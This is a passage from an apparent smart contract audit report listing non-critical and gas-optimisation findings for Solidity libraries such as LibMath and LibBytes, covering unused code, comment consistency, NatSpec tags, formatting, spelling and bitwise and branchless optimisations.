In `LibMath`: - OpenZeppelin SafeMath is imported but not used - `PRBMath_MulDiv_Overflow` error is declared but never used

[NC-06] Inconsistency in LibMath comments

There is inconsistent use of `x` in comments and `a` in code within the `nthRoot` and `sqrt` functions of `LibMath`.

[NC-07] FIXME and TODO comments

There are several FIXME and TODO comments that should be addressed.

[NC-08] Use correct NatSpec tags

Uses of `@dev See {IWell.fn}` should be replaced with `@inheritdoc IWell` to inherit the NatSpec documentation from the interface.

[NC-09] Format for readability

For readability, code should be formatted according to the Solidity Style Guide which includes surrounding operators with a single space on either side: e.g. `numberOfBytes0 - 1`.

[NC-10] Spelling errors

The following spelling errors were identified: - 'configurating' should become 'configuration' - 'Pump'/'_pumo' should become 'Pumps'/'_pumps'

[G-1] Simplify modulo operations

In `LibBytes::storeUint128` and `LibBytes::readUint128`, `reserves.lenth % 2 == 1` and `i % 2 == 1` can be simplified to `reserves.length & 1 == 1` and `i & 1 == 1`.

[G-2] Branchless optimization

The `sqrt` function in `MathLib` and related comment should be updated to reflect changes in Solmate's `FixedPointMathLib` which now includes the branchless optimization `z := sub(z, lt(div(x, z), z))`.